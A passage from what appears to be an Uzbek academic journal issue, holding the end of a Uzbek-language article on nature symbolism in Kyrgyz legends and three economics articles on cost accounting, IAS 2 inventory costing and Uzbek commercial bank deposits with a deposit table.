Qirg'iz rivoyatlarida tabiat obrazlari ko'p hollarda nafaqat tasvir, balki mazmun, syujet va axloqiy g'oyaning markaziy o'qi sifatida ishtirok etadi. Tabiat unsurlarining mifologik ildizlari qadimiy turkiy e'tiqodlarda, Tengrichilik va animistik dunyoqarashda chuqur o'rnashgan. Masalan, tog' — bu sobitlik, najot, ilohiy kuch timsoli bo'lib, ko'plab rivoyatlarda qahramonlar tog' bag'rida haqiqatni topadi yoki ilhom oladi. Bu mifologik yondashuv orqali tog' obrazining nafaqat geografik, balki ruhiy-ma'naviy funksiyasi namoyon bo'ladi.<sup>5</sup>

Daryo va suv obrazlari esa ko'proq tozalanish, hayot manbai, lekin shuningdek jazolovchi kuch sifatida ifodalanadi. Ayrim rivoyatlarda daryo qirg'og'ida qilingan xatolar tufayli xalq boshiga musibat tushadi. Bu yerda suv ikki

<sup>4</sup> To'xtomushev, K. (2018). *Qirg'iz adabiyotida ramz va miqlar tizimi*. Bishkek: Qirg'iz Milliy fanlar akademiyasi.

<sup>5</sup> To'xtomushev, K. (2018). *Qirg'iz adabiyotida ramz va miqlar tizimi*. Bishkek: Qirg'iz Milliy fanlar akademiyasi.

qirrali ramzga aylanadi — hayot manbai va qahrli ilohiy kuch. Daraxt esa nasl, baraka va ruhiy bog‘liqlik obrazidir. “Hayot daraxti” timsoli orqali rivoyatlarda oilaviy sadoqat, ajdodlarga hurmat va tabiatga ehtiyotkor munosabat targ‘ib qilinadi.

Shamol — rivoyatlarda ko‘pincha ko‘rinmas, lekin harakatlantiruvchi kuch, o‘zgarish timsoli sifatida beriladi. Uning kelishi — voqea burilishini bildiradi. Oy va quyosh obrazlari esa yorug‘lik, adolat, ilohiy nigoh ramzlari bo‘lib xizmat qiladi. Bu obrazlar orqali xalq hayotida ilohiy tartib va nazorat mavjudligini anglatadi.

Hayvonot olami timsollarining ham tarbiyaviy yuklamasi kuchli. Qushlar — odatda xabar olib keluvchi, ogohlantiruvchi yoki yomonlikdan saqlovchi obraz sifatida tasvirlanadi. Ayniqsa, turna qushi — poklik va sadoqat, qarg‘a esa — til va ijtimoiy xulq-atvorni nazorat qilish belgisi sifatida ishlatiladi.

Rivoyatlardagi bu obrazlar orqali tabiat inson axloqiy dunyosining bir qismi sifatida qaraladi. Har bir unsur — tog‘, shamol, daraxt, hayvon — o‘ziga xos tarzda ogohlantiradi, saboq beradi, baho beradi. Bunday rivoyatlar orqali xalq tabiatni hurmat qilish, unga e‘tiborli bo‘lish, uni buzmaslik, va eng asosiysi — uni tushunishga undaydi.

Bu jihatlar zamonaviy adabiyotda, ayniqsa Chingiz Aytmatov asarlarida yanada chuqur badiiy talqinda davom etadi. “Oq kema” asarida tabiat obrazlari (baliq, daryo, o‘rmon) bola qalbidagi begunohlik, orzu va adolat timsollari bilan uyg‘unlashadi<sup>6</sup>. Bu orqali folklordagi timsollar zamonaviy g‘oyalar bilan bog‘lanadi, ularning tiriklikdagi ahamiyati yangicha badiiy ifodaga ega bo‘ladi.

Xulosa qilib aytganda, qirg‘iz xalq rivoyatlarida tabiat obrazlari nafaqat tasviriy element, balki xalqning axloqiy va estetik tafakkurining timsoli sifatida muhim o‘rin egallaydi. Ushbu obrazlar — tog‘, shamol, daryo, daraxt, hayvonlar — orqali xalq o‘zining hayotiy tajribasini, qadriyatlarini, muqaddas tushunchalarini avlodlarga yetkazgan. Ayniqsa, tabiatga nisbatan hurmat, mas‘uliyat va ahloqiy yondashuv g‘oyalari har bir rivoyatda yorqin namoyon bo‘ladi.

Tadqiqot davomida aniqlanishicha, bu obrazlar mifologik ildizlarga ega bo‘lib, ular orqali tabiat va inson o‘rtasidagi barqaror munosabatlar targ‘ib qilinadi. Bu jihatlar zamonaviy adabiyotda, ayniqsa Aytmatov ijodida yangi badiiy ifoda va falsafiy tafsirda davom etadi. Rivoyatlardagi tabiat obrazlari bugungi ekologik muammolar, insoniyatning ma‘naviy inqirozlari fonida ham o‘z dolzarbligini yo‘qotmagan. Shu bois, bu obrazlar nafaqat adabiy-tarixiy, balki axloqiy-ma‘naviy qadriyatlar tizimining ajralmas qismi sifatida o‘rganilishi lozim.

#### **Foydalanilgan adabiyotlar:**

1. To‘xtomushev, K. (2018). *Qirg‘iz adabiyotida ramz va miflar tizimi*. Bishkek: Qirg‘iz Milliy fanlar akademiyasi.
2. To‘xtomushev, K. (2018). *Qirg‘iz adabiyotida ramz va miflar tizimi*. Bishkek: Qirg‘iz Milliy fanlar akademiyasi.
3. Aytmatov, Ch. (1980). *Oq kema*. Moskva: Yozuvchi nashriyoti.

<sup>6</sup> Aytmatov, Ch. (1980). *Oq kema*. Moskva: Yozuvchi nashriyoti.

## **INTERNATIONAL PRACTICES OF COST ACCOUNTING AND DIRECTIONS FOR ITS IMPROVEMENT**

**Annotation:** *This article is dedicated to the international practices of cost accounting and directions for its improvement in our country. It examines the role of cost accounting as a key component of financial and management accounting, along with its subject and object. The differences between the concepts of costs and cost price are analyzed, and the main objects of cost accounting are identified.*

**Keywords:** *Cost accounting, management accounting, financial accounting, costs, costing, international standards, reporting, managerial decisions*

The international experience of accounting systems consists of components such as financial accounting and management accounting. From this perspective, the discipline of accounting is currently studied by dividing it into financial accounting and management accounting. Financial accounting primarily provides information to external users in the form of financial statements, while management accounting is a subsystem that delivers useful information to internal users, namely managers, to aid in decision-making. Within management accounting, a distinct subsystem known as cost accounting has emerged, with its own specific subject and object. So, how does this subsystem relate to the concepts of costs and cost price? Are costs and cost price the same, or do they differ? What are the main objects of cost accounting? These questions hold significant importance for the development of cost accounting, which is now taking shape in our country based on foreign experiences.

Based on the above research, it can be concluded that studying cost accounting as a separate discipline, with its own subject and object, is appropriate. We propose including this discipline in the curricula of "Accounting and Auditing" educational programs.

We consider it advisable to include the following as the main directions for improving cost accounting in our country:

1. As mentioned above, cost accounting is a component of management accounting. Therefore, establishing it as a separate branch of study and defining its subject and object are of utmost importance.

2. To align the components of cost price with international standards, raw materials, labor costs, and overhead production costs should be recognized as its main categories. Their components should be developed accordingly. It is advisable to revise the Regulation "On the Composition of Costs and the Formation of Financial Results" in our country.

3. The application of modern systems in cost accounting, such as process costing, job order costing, absorption costing, variable costing, standard costing, and activity-based costing (ABC), should be expanded by developing methodological recommendations.

4. A format for preparing and presenting cost accounting reports should be proposed. This report should enable the disclosure of the "Cost of Sold Finished Goods (Works and Services)" indicator in financial statements.

Currently, the cost accounting system is being developed as a system. The cost accounting system refers to a set of periodic processes and procedures used to measure, record, analyze, and interpret information related to the cost price object and to prepare cost accounting reports. In the literature on cost accounting, the following four activities of the cost accounting system are highlighted: 1) Measuring cost price; 2) Recording cost price; 3) Analyzing cost price; 4) Preparing cost accounting reports.

Cost accounting is one of the most important components of management accounting, as it not only provides information to management but also serves as an information source for other components of management accounting. Therefore, it can be rightly said that cost accounting forms the foundation of management accounting. The prestigious organization in the field, CIMA Institute, has provided specific definitions for the concepts of Costing, Cost Accounting, and Cost Accountancy:

"Costing is a set of techniques and processes used to determine cost price. These techniques consist of principles and rules that regulate the procedure for determining the cost price of products and services. These methods are defined based on the characteristics of different industry sectors".

Similar definitions are provided in other sources: "Costing refers to the principles and rules used to determine: (a) the cost price of products, such as chemical products, televisions, and other goods, and (b) the cost price of services, such as electricity, transportation, and other services."

Cost Accounting involves establishing budgets, standard costs, and actual costs for operations, processes, activities, or products, as well as analyzing deviations, profitability levels, and the social use of funds.

A well-known scholar in the field, Weldon, defines cost accounting as "the classification, recording, and proportionate allocation of costs to determine the cost price of products and services, preparing data for management to exercise control and oversight."

Cost accounting primarily tracks processes related to the consumption of resources, including materials, labor, and other resources. Its purpose is to provide information on product cost price, process cost price, service cost price (including utilities), inventory cost price, and more, to enable managers in setting prices, determining optimal stock levels, and making decisions regarding resource consumption and storage.

Based on the definitions provided above, we develop a definition that encapsulates the key characteristics of cost accounting: "Cost accounting refers to a

system that identifies, classifies, allocates, and evaluates the cost price of manufactured products, services, activities, and processes to determine and analyze actual costs for planning, pricing, continuing and expanding production, optimizing costs, incentivizing employee performance, and making decisions in other management areas."

The main issue in cost accounting is to reliably and objectively determine product cost price, provide managerial accounting to management for decision-making, develop alternative options for management decisions, and determine the cost price of a product unit.

Several factors influence the complex operation of the cost accounting system and the volume of information processed. In a textbook on cost and management accounting, the objectives of cost accounting) include the following:

- Analyzing and classifying all costs to determine their relevance to production costs of products and services

- Establishing standard cost pricing to determine the production cost price for each product unit, work, operation, process, division, or department for services

- Providing management with indications of inefficiencies and various forms losses, such as materials, time losses, expenses, or equipment usage, and software costs; analyzing the causes of unsatisfactory results may also be directed towards making adjustments to budgets based on the results of the analysis

- Providing periodic profit and loss statements and balance sheet data during the financial year at intervals convenient for management, such as weekly, monthly, quarterly, or other time periods intervals not only for the entire business unit as a whole but also by department departments or product segments; the profit and loss statement should detail a detailed breakdown of the reasons for profits and losses by the contributing factors that caused the total sum

- Identifying sources of cost savings in production through studying the methods used, types of equipment, products, and layouts; daily, weekly, and monthly information is necessary for making operational and constructive decisions

- Comparing actual cost figures with estimated figures and assisting management in evaluating future figures, providing quotes, and implementing a price-fixing policy

- Indicating what the product cost price should be through preparing standard costs, where actual costs are recorded for comparison with standard costs

- Preparing comparable cost price information for different periods and production volumes

- Ensuring the ability to prepare profit and loss statements and accounting balances through a perpetual inventory system without conducting unscheduled inventory checks or warehouse inspections, as well as enabling adjustments in short time intervals; additionally, this system should facilitate production planning and address various shortages and losses in warehouses

- Supporting various short-term decisions, including setting price quotas for special customers and offering discounts on various products during economic downturns.

In conclusion, cost accounting should be regarded as a key component of management accounting. The cost accounting system is defined as a system that establishes operational plans (budgets), standard costs, and actual costs based on the recognition, classification, and allocation of costs for finished products, works, services, workshops, departments, activities, and other cost price objects, as well as conducting deviation and profitability analysis. Based on a review of advanced literature in the field, the objectives of cost accounting have been identified. These objectives serve as a foundation for organizing cost accounting in enterprises and organizations and for setting tasks for cost accountants.

#### Referenses

1. Rajaboyev Sh.Sh., and Jumayev L.G'.. "TA'LIM SOHASIDA MA'LUMOTLAR BAZASINI QO'LLANISHI" Экономика и социум, no. 4-2 (119), 2024, pp. 407-411.
2. Rajaboyev Sh.Sh., and Ziyodullayev F.V.. "AXBOROT-KOMMUNIKATSIYA TEXNOLOGIYALARINI RIVOJLANTIRISH CHORA-TADBIRLARI TO'G'RISIDAGI QARORLAR MOHIYATI" Экономика и социум, no. 5-1 (120), 2024, pp. 675-680.
3. Rajaboyev Sh.Sh., and Umidov D.U.. "AXBOROT KOMMUNIKATSIYA TEXNOLOGIYALARINING BUXGALTERIYA SOHASIDAGI ORNI" Экономика и социум, no. 4-2 (119), 2024, pp. 393-396.
4. Rajaboyev Sh.Sh., and Rahmatov O.A.. "IQTISODIY AXBOROTLARNI QAYTA ISHLASH BAZASINING TARKIBI VA UNI TASHKIL ETISH BOSQICHLARI" Экономика и социум, no. 4-2 (119), 2024, pp. 397-402.
5. Rajaboev Shahboz Shodiyevich, and Rahmatov Ozodbek Aktam O'g'li. "Information Technology Is Now Used Everywhere". *Miasto Przyszłości*, vol. 44, Jan. 2024, pp. 114-21, <http://miastoprzyszlosci.com.pl/index.php/mp/article/view/2372>.
6. Rajaboev, Shahboz Shodiyevich, and Abdunazar Burkhonovich Gaffarov. "ESSENCE OF DECISIONS ON MEASURES FOR THE DEVELOPMENT OF INFORMATION AND COMMUNICATION TECHNOLOGIES." *Bulletin news in New Science Society International Scientific Journal* 2.1 (2025): 120-125.
7. Ражабоев, Ш., и П. Хамидова. «ИСПОЛЬЗОВАНИЕ ИНФОРМАЦИОННО-КОММУНИКАЦИОННЫХ УСЛУГ В УСЛОВИЯХ ЦИФРОВОЙ ЭКОНОМИКИ». *Экономическое развитие и анализ*, т. 3, вып. 1, январь 2025 г., сс. 120-4, <https://inlibrary.uz/index.php/eitt/article/view/65480>.

*Rofeev D.R.*  
*“Buxgalteriya hisobi” kafedrasi dotsenti*  
*Samarqand iqtisodiyot va servis institute*

## **ISHLAB CHIQRISH, SAVDO VA XIZMAT KO‘RSATISH SEKTORLARIDA TANNARX HISOBINING XUSUSIYATLARI**

***Annotatsiya:** Ushbu tadqiqot O‘zbekiston respublikasida tannarx hisobi va zaxiralarga singdirilgan xarajatlar (inventoriabile costs) masalalarini o‘rganishga bag‘ishlangan. Tadqiqotda tannarx hisobining zamonaviy metodologiyasini ishlab chiqish zaruriyati, xalqaro moliyaviy hisobot standartlari (MHXS) talablari va xorijiy tajribalarni joriy qilish orqali korxonalarda samarali boshqaruv qarorlarini qabul qilish imkoniyatlari ko‘rib chiqiladi. Ishlab chiqarish, savdo va xizmat ko‘rsatish sektorlarida zaxiralarning tannarxini shakllantirish xususiyatlari tahlil qilinadi.*

***Kalit so‘zlar:**Tannarx hisobi, zaxiralarga singdirilgan xarajatlar, xalqaro moliyaviy hisobot standartlari, zamonaviy kosting tizimlari, boshqaruv qarorlari, raqobatbardoshlik, eksport, ishlab chiqarish xarajatlari.*

*Rofeev D.R.*  
*associate professor*  
*Department of Accounting*  
*Samarkand Institute of Economics and Service*

## **CHARACTERISTICS OF COST ACCOUNTING IN THE MANUFACTURING, TRADE, AND SERVICE SECTORS**

***Annotation:** This study is dedicated to exploring cost accounting and inventoriabile costs in the Republic of Uzbekistan. It examines the necessity of developing modern cost accounting methodologies, compliance with International Financial Reporting Standards (IFRS), and the integration of foreign practices to facilitate effective managerial decision-making in enterprises. The study analyzes the specifics of forming the cost of inventories in the manufacturing, trade, and service sectors.*

***Keywords:**Cost accounting, inventoriabile costs, International Financial Reporting Standards, modern costing systems, managerial decision-making, competitiveness, export, production costs.*

Respublikamizda tannarx hisobini alohida fan sifatida o‘qitish, tannarx hisobining eng zamonaviy usullarini joriy qilish, tannarxni boshqarish, zamonaviy kosting tizimlarini joriy qilish, tannarxga doir axborotlarni moliyaviy va boshqaruv hisobi maqsadlarida foydalanishning zamonaviy konsepsiyasi, tannarx hisobotining innovatsion formatlari, ilg‘or xorijiy tajribalarni joriy qilish masalalari hali o‘zining to‘liq yechimini topgan emas. Bu esa o‘z navbatida samarali boshqaruv

qarorlarining qabul qilinishi, tannarxni kamaytirish bo'yicha mavjud imkoniyatlarni yuzaga keltirishga salbiy ta'sir ko'rsatmoqda. Ayrim korxonalarda tannarx yuqoriligicha qolmoqda. Natijada, raqobatbardosh va eksportga yo'naltirilgan mahsulotlar ishlab chiqishda ma'lum qiyinchiliklarni yuzaga keltirmoqda. Yuqoridagilarning barchasi, jumladan, mahsulot tannarxi hisobining zamon talablariga mos metodologiyasini ishlab chiqishning obyektiv zaruriyati mazkur yo'nalishda chuqur ilmiy tadqiqotlar olib borishni taqozo etadi. Xorijiy manbalarda "zaxiralarga singdirilgan tannarx (inventorable cost)" deganda zaxiralarga qilingan barcha xarajatlar bo'lib, qaysiki ular yuzaga kelishidan tortib sotilgan tovarlarning tannarxiga aylangunga qadar balansda aktiv sifatida jamlanishi tushunilishi qayd qilingan.

Tadqiqot qilingan manbada ularning ishlab chiqarish, savdo-tijorat va servis sektorlarida shakllanishi xususiyatlari quyidagicha bayon qilingan: "Ishlab chiqarish sektorida barcha ishlab chiqarish xarajatlari zaxiralarga singdirilgan (kiritilgan) xarajatlar hisoblanadi. Masalan, uyali telefon ishlab chiqaruvchi Cellular Production kompaniyasi misolida ko'rib chiqamiz. To'g'ridan-to'g'ri materiallar, jumladan, kompyuter chipslari (to'g'ridan-to'g'ri materiallar zaxirasidan ishlab chiqarishga chiqariladi), to'g'ridan-to'g'ri ishlab chiqarish mehnat xarajatlari va ustama ishlab chiqarish xarajatlari ishlab chiqarish jarayoni boshlanishi va tayyor mahsulotlarni (cellular phones) yakunlanishi barobarida yangi aktivga aylanadi. Shunday qilib, yaratilayotgan ushbu aktivlarning tannarxida jamg'arilishi uchun ishlab chiqarish xarajatlari tugallanmagan ishlab chiqarishdagi zaxiralar va tayyor mahsulotlar zaxiralari singdiriladi".

2-son MHXS "Zaxiralar"ning 10-bandida "tovar-moddiy zaxiralarning (TMZ) boshlang'ich tannarxi (historical cost) zaxiralar xarid tannarxi (cost of purchase) va qayta ishlash xarajatlari (cost of conversion) hamda zaxiralarni joriy holatga va joriy joylashtiriladigan joyga keltirish bilan bog'liq boshqa ustama xarajatlar (other overhead) kiritilgan".

Xalqaro standartlar talablaridan xulosa qilish mumkinki, tannarx masalasiga zaxiralar tannarxini shakllantirilishi nuqtayi nazaridan yondashilgan. Zaxiraning xarid tannarxi, qayta ishlash xarajatlari va zaxiralarni joriy joylashtirish joyiga yetkazish bilan bog'liq xarajatlar kiritilgan.

"Xalqaro standartlarga muvofiq zaxiralar majburiy tartibda quyidagi miqdorlardan eng kichigi bo'yicha baholanishi shart: (a) Tannarxi yoki (b) sof sotish mumkin bo'lgan qiymati.

2-son MHXSda "zaxiralar boshlang'ich (tarixiy) tannarxiga (historical cost) ular xaridi bo'yicha barcha xarajatlar (cost of purchase) va qayta ishlash xarajatlari (cost of conversion) va xarid xarajatlariga zaxiralarni joriy holatga va joriy joylashtiriladigan joyiga keltirish bilan bog'liq boshqa ustama xarajatlar (other overhead) kiritilgan".

2-son MHXSda keltirilgan ushbu qoida asosida zaxiralarning tannarxi quyidagi elementlardan tashkil topishini ko'rsatish mumkin:

1. Zaxiralarning xaridi bilan bog'liq barcha xarajatlar (cost of purchase);
2. Qayta ishlash (cost of conversion);

3. Zaxiralarni joriy holatga va joriy joylashtiriladigan joyiga keltirish bilan bog‘liq boshqa ustama xarajatlari (other overhead).

Ushbu standartga muvofiq zaxiralarning xaridi bilan bog‘liq xarajatlarga (cost of purchase) xarid narxi, import poshinalari va boshqa soliqlar, transport, transport ekspeditsiya va tayyor mahsulot, materiallar va xizmatlar xaridiga to‘g‘ridan-to‘g‘ri olib borish mumkin bo‘lgan boshqa xarajatlar kiritiladi. Savdo chegirmalari, to‘lovlarning qaytarilishi va boshqa shunga o‘xshash moddalar xarid bo‘yicha tannarxni aniqlashda chegirib tashlanadi. Xalqaro standartda xarid qilish xarajatlari tarkibiga chet el valyutasida yozilgan schyotlar va uncha ko‘p vaqt o‘tmagan xarid qilingan zaxiralar bo‘yicha valyutani almashtirishda yuzaga kelgan kurs farqlari ham ayrim hollarda kirishi ko‘rsatilgan.

Ushbu bayon etilgan qoidalardan zaxiralarning xaridi bilan bog‘liq xarajatlarni quyidagi metodologik tartibda aniqlanishini keltirib chiqarishimiz mumkin:

1. Zaxiralarning xaridi bilan bog‘liq barcha xarajatlar:

*Qo‘shiladi:*

1.1. Zaxiralarning xarid narxi;

1.2. Import poshlinasi va boshqa soliqlar (soliq organlari tomonidan kompaniyaga qaytariladigan soliqlardan tashqari);

1.3. Transport xarajatlari;

1.4. Ishlov berish va obyektning xaridi bilan bog‘liq boshqa xarajatlar.

*Ayiriladi:* 1.5 Savdo chegirmalari, qoplamalar va boshqa analogik moddalar.

Xalqaro standartlarda zaxiralarni qayta ishlash xarajatlariga mahsulot birligi bilan bevosita bog‘liq bo‘lgan, masalan mehnatga haq to‘lash bilan bog‘liq to‘g‘ridan-to‘g‘ri mehnat haqi xarajatlarini hamda ustama ishlab chiqarish (production overhead) xarajatlari ham salmoqli xarajat moddasi sifatida kiritilishi ko‘zda tutilgan.

“Ustama ishlab chiqarish xarajatlari (production overhead) – bu mahsulot ishlab chiqarish bilan bog‘liq bevosita (direct) material va mehnat xarajatlaridan tashqari tannarx obyekti bilan bilvosita bog‘liq bo‘lgan hamda ma’lum taqsimlash mezonlari asosida taqsimlanadigan boshqa xarajatlardir” deb ta’rif beramiz. Ayrim adabiyotlarda ustama ishlab chiqarish xarajatlarini (production overhead) bilvosita (indirect) xarajatlar ham deb ataydi, chunki bu xarajatlarni tannarx obyekti hisoblangan u yoki bu mahsulot turiga to‘g‘ridan-to‘g‘ri olib borish imkoni bo‘lmaydi.

Ustama ishlab chiqarish xarajatlarini (production overhead) ikki guruhga ajratish mumkin: o‘zgaruvchan ustama ishlab chiqarish xarajatlari va doimiy ustama ishlab chiqarish xarajatlari. O‘zgaruvchan ustama ishlab chiqarish xarajatlariga misol tariqasida bilvosita material va mehnat xarajatlarini, doimiy ustama ishlab chiqarish xarajatlariga zavod binolari va asbob-uskunalarini tutib turish va amortizatsiya xarajatlari, fabrika ishlab chiqarish menejmenti va ma’muriyati xarajatlarini kiritish mumkin. O‘zgaruvchan ustama ishlab chiqarish xarajatlari ishlab chiqarish hajmiga bevosita bog‘liq bo‘ladi, ya’ni hajm ko‘rsatkichining o‘zgarishiga qarab nisbatan mutanosib o‘zgaradi. Doimiy ustama

ishlab chiqarish xarajatlari esa ishlab chiqarish hajmiga bog‘liq bo‘lmaydi, ma’lum bir relevant diapozonda o‘zgar olmaydi. Hisobot davrida ishlab chiqarilgan mahsulotga oid bo‘lgan o‘zgaruvchan va doimiy ustama ishlab chiqarish xarajatlari (production overhead) qayta ishlash tannarxiga ma’lum bir taqsimlash mezonlari asosida taqsimlanadi.

Boshqa ustama xarajatlar (other overhead) zaxiralar tannarxiga shu darajada qo‘shiladiki, qaysiki ular zaxiralarni joriy holatga va joriy joylashtiriladigan joyiga keltirish bilan bog‘liq bo‘ladi. Masalan, ishlab chiqarish bo‘lmagan ustama xarajatlar yoki aniq mijozlar uchun mahsulotlar ishlanmalari 41 bo‘yicha xarajatlarni zaxiralar tannarxiga kiritish mantiqan to‘g‘ri bo‘ladi.

#### **Foydalanilgan adabiyotlar ro‘yxati**

1. Rajaboyev, S. (2024). ZAMONAVIY SHAROITDA AXBOROT-KOMMUNIKATSIYA XIZMATLARINI RIVOJLANTIRISHNING ASOSIY O‘ZIGA XOS XUSUSIYATLARI. *Iqtisodiy taraqqiyot va tahlil*, 2(12), 160–166. <https://doi.org/10.60078/2992-877X-2024-vol2-iss12-pp160-166>
2. Rajaboyev, S., & Xamidova, P. (2025). RAQAMLI IQTISODIYOT SHAROITIDA AXBOROT KOMMUNIKATSIYA XIZMATLARIDAN FOYDALANISH. *Iqtisodiy taraqqiyot va tahlil*, 3(1), 120–124. <https://doi.org/10.60078/2992-877X-2025-vol3-iss1-pp120-124>
3. Ражабоев Ш.Ш., and Амиртошев Д.Ш.. "РАҚАМЛИ ИҚТИСОДИЁТ ВА БАНК ХИЗМАТЛАРИДА БЛОКЧАЙН ТЕХНОЛОГИЯСИНИ КЎЛЛАШ" Экономика и социум, no. 4-2 (119), 2024, pp. 853-858.
4. Ражабоев Ш.Ш., and Ҳайитмуродов Ш.О.. "ТЕЛЕКОММУНИКАЦИЯ ТИЗИМЛАРИНИНГ ТУЗИЛИШ ТАМОЙИЛЛАРИ" Экономика и социум, no. 4-2 (119), 2024, pp. 848-852.
5. Rajaboyev Sh.Sh., and Mamadaminov F.F.. "OLIY TA'LIM MUASSASASI KADRLARINI BOSHQARISH TIZIMI" Экономика и социум, no. 4-2 (119), 2024, pp. 403-406.

## **THE IMPORTANCE OF DEPOSIT OPERATIONS IN COMMERCIAL BANKS**

***Annotation.** This article analyzes the current state of deposits and loans of commercial banks along with their targeted performance indicators. Statistical and comparative analyses of deposit and loan indicators on the balance sheets of commercial banks have been conducted, and scientific proposals as well as practical recommendations have been developed to minimize banking risks through ensuring their proportionality.*

***Keywords:** liability operations, commercial banks, term deposits, savings deposits, credit, bank assets and liabilities operations, interest rates*

**Introduction.** The primary activity of commercial banks is focused on attracting deposits and issuing loans. Attracting deposits is considered a bank's liability (passive) activity, whereas lending is regarded as an asset (active) operation. Lending volume is directly dependent on the amount of attracted deposits, which forms the basis of the bank's profit and ensures the efficient functioning of banks. Furthermore, bank loans serve as a main source of financing for new projects, contributing to the growth of gross domestic product and the creation of new jobs. One of the core functions of commercial banks is to mobilize idle funds within the economy under appropriate conditions and allocate them to profitable assets. Due to the intrinsic connection between commercial banks' passive and active operations, the composition and nature of liabilities largely determine the implementation of banks' active operations. Liability operations define the obligations of commercial banks, and the credit policy of banks is also influenced by the characteristics of these resources. The growth in the volume of deposits and loans of commercial banks is closely linked to their interest rate policy. Interest rates set by banks on deposits, as well as interest rates charged on loans, directly affect the increase in the volume of deposit and loan operations. The financial outcome of a commercial bank's activity is determined by the size of the interest margin, which is formed as a result of the bank's credit-deposit operations.

**Analysis and Discussion of Results.** Deposit operations of commercial banks occupy a significant position within their resource base. The larger and more stable the deposit base, the more broadly banks can carry out active operations. Since deposits constitute the primary component of commercial banks' resources, they are considered one of the main sources for financing credit operations. The role of deposit base stability in ensuring the efficiency of commercial banks' lending is manifested in the following aspects:

- the terms of loans correspond to the terms of term deposits;
- the volume of deposits meets the level of demand for loans;
- there is a proportional relationship between the interest rates on loans and deposits.

When loan terms exceed deposit terms, it leads to an increased transformation risk for the bank, which negatively impacts the efficiency of the bank's lending operations. Meeting the demand for loans primarily requires a sufficient level of deposits in commercial banks. If the deposit base is inadequate, fulfilling the demand for loans becomes practically impossible. Therefore, commercial banks should regard ensuring the adequacy of their deposit base as a primary condition for satisfying credit demand.

One of the indicators characterizing the efficiency of commercial banks' lending practices is the stability of income generated from loans. In turn, the stability of loan income depends on the proportionality between interest rates on loans and deposits. According to the third appendix of the Uzbekistan Republic's Banking System Reform Strategy for 2020-2025, the target indicators envisage a proportional increase in the volume of banks' deposits and loans. Specifically, by the end of 2025, it is planned that bank deposits will reach 25-27% of gross domestic product (GDP), and the ratio of bank assets to GDP will exceed 55%. Additionally, the ratio of deposits to banks' liabilities is planned at 50-60%, and the share of private banks' assets (without state participation) in the total banking sector assets is targeted to reach 60%. Indeed, although the strategy envisages raising the ratio of bank assets to GDP to 55% by 2025, this indicator has shown a declining trend during 2022-2024, reaching 52.9% in 2024. Similarly, while bank deposits as a percentage of GDP were targeted at 25-27%, in 2024, this ratio stood at 21.22%. Furthermore, although the share of private banks' assets in the total banking sector assets was planned to reach 60%, it amounted to only 34.59% in 2024.

#### Commerce banks deposits about information (table 1) [6]

Commerce banks deposits as of April 1, 2025 information			
<i>billion soums</i>			
Bank name	Total deposits	from that	
		physical individuals	legal individuals
National Bank of Uzbekistan	37,977	13 185	24,792
Uzbek Industrial and Construction Bank (SQB)	23,720	7,592	16 128
Agrobank	21,546	10,044	11,502
Asaka bank	16,987	7 468	9 519
Xalq bank	26 146	5,406	20,740

Business development bank	12,314	2,647	9 667
Microcredit bank	8 701	2,695	6 006
Aloqa bank	15,192	5,358	9,834
Turan bank	4,757	2 165	2,592

A notable disparity is observed in the total deposit volumes across different banks. "National Bank of Uzbekistan" stands out as the absolute leader, with a total deposit volume of 37,977 billion UZS. This figure is approximately eight times greater than that of "Turon Bank," which holds the smallest deposit volume at 4,757 billion UZS. This situation reflects market concentration and underscores the dominant position of large state-owned banks within the national economy.

**Dominance of Legal Entities in Deposit Structures.** In many banks, such as "National Bank of Uzbekistan," "Uzbek Industrial and Construction Bank (SQB)," "Xalq Bank," and "Business Development Bank," deposits from legal entities constitute a significantly larger share of total deposits compared to those from individuals. This indicates the crucial role of the corporate sector in ensuring these banks financial stability and liquidity. For instance, legal entities account for 79.3% of total deposits at "Xalq Bank" and 78.5% at "Business Development Bank." **Differences in Deposit Portfolio Segmentation-**Certain banks maintain a higher proportion of deposits from individual clients, which reflects their strategic focus on retail banking. For example, deposits from individuals constitute 46.6% of the total deposits at "Agrobank," 44.0% at "Asaka Bank," and 45.5% at "Turon Bank." These figures may be explained by the banks' specialization—for instance, "Agrobank's" orientation towards the agricultural sector, which often involves individual farmers and the general population—or by specific strategic decisions. **Formation of Banks' Financial Resources-**The distribution of total deposits between individuals and legal entities is a critical factor in defining each bank's risk profile and financial stability. Although deposits from legal entities tend to be larger in volume, their volatility (due to corporate transactions) can be higher compared to the more diversified and stable deposits from individuals.

**Market Competition and Strategic Positioning-**The table also reflects market segmentation among banks. Some banks build their deposit base primarily through servicing large corporate clients, while others seek a competitive advantage by focusing on retail services. These orientations indicate banks' future development strategies and the client segments they prioritize. **Conclusion.** The analysis of commercial banks' deposit portfolios provides valuable insights into their market positions, client base composition, and strategic approaches to attracting financial resources. For deeper analysis, it would be advisable to study deposit dynamics, average maturities, interest rates, and regional distribution in future research. Although the share of deposits relative to banks' liabilities is planned to be raised to 50-60%, it was 47.2% in 2024. The alignment of deposit and credit services in terms

of volume, interest rates, and maturities reduces risk levels, improves profitability, and ultimately contributes to the effective functioning of the banking system. Summary and Recommendations-Based on the above information, it can be concluded that commercial banks allocate funds into deposits based on principles of return, payment, liquidity, and diversification. Additionally, a key condition for banks when placing funds is the timely fulfillment of their liabilities. Commercial banks that meet these criteria and provide comprehensive information can efficiently organize deposit operations, thereby creating a solid foundation for credit activities.

### References

1. Azlarova A.A, Abdurakhmanova M.M (2019). Commerce banks resources management . Education manual.- T.: Economics,-311 p.
2. Melikov O. (2025). Commerce banks deposit services operation improvement. Green Economy And Development 3 (2), pages 7-12. <https://doi.org/10.5281/zenodo.14872169>
3. Uzbekistan Republic Presidential Decree No. PF-5992 of May 12, 2020 “On the development of the economy for 2020-2025” intended Uzbekistan The banking system of the Republic reform to do strategy "about" Decree . <https://lex.uz/docs/4811025>
4. Z.Mamadiyorov, M.Makhmudova, M.Kurbonbekova Bank work Teaching.T.-: Innovatsion development publisher - printer house . 2021 year 158 page
5. Decree of the President of the Republic of Uzbekistan on the Development Strategy of New Uzbekistan for 2022-2026. January 28, 2022 No. PF-60.
6. [www.cbu.uz](http://www.cbu.uz)-official website of the Central Bank of the Republic of Uzbekistan
7. Khujakulova N. R. WAYS TO ELIMINATE EXISTING PROBLEMS IN GROWING AND PROCESSING OF MEDICINAL PLANTS //Экономика и социум. – 2023. – №. 12 (115)-1. – С. 400-404.
8. Rustamovna K. N. The Role and Importance of Medicinal Plants in the Development of the Pharmaceutical Industry //International Journal of Management IT and Engineering. – 2022. – Т. 12. – №. 3. – С. 88-93.
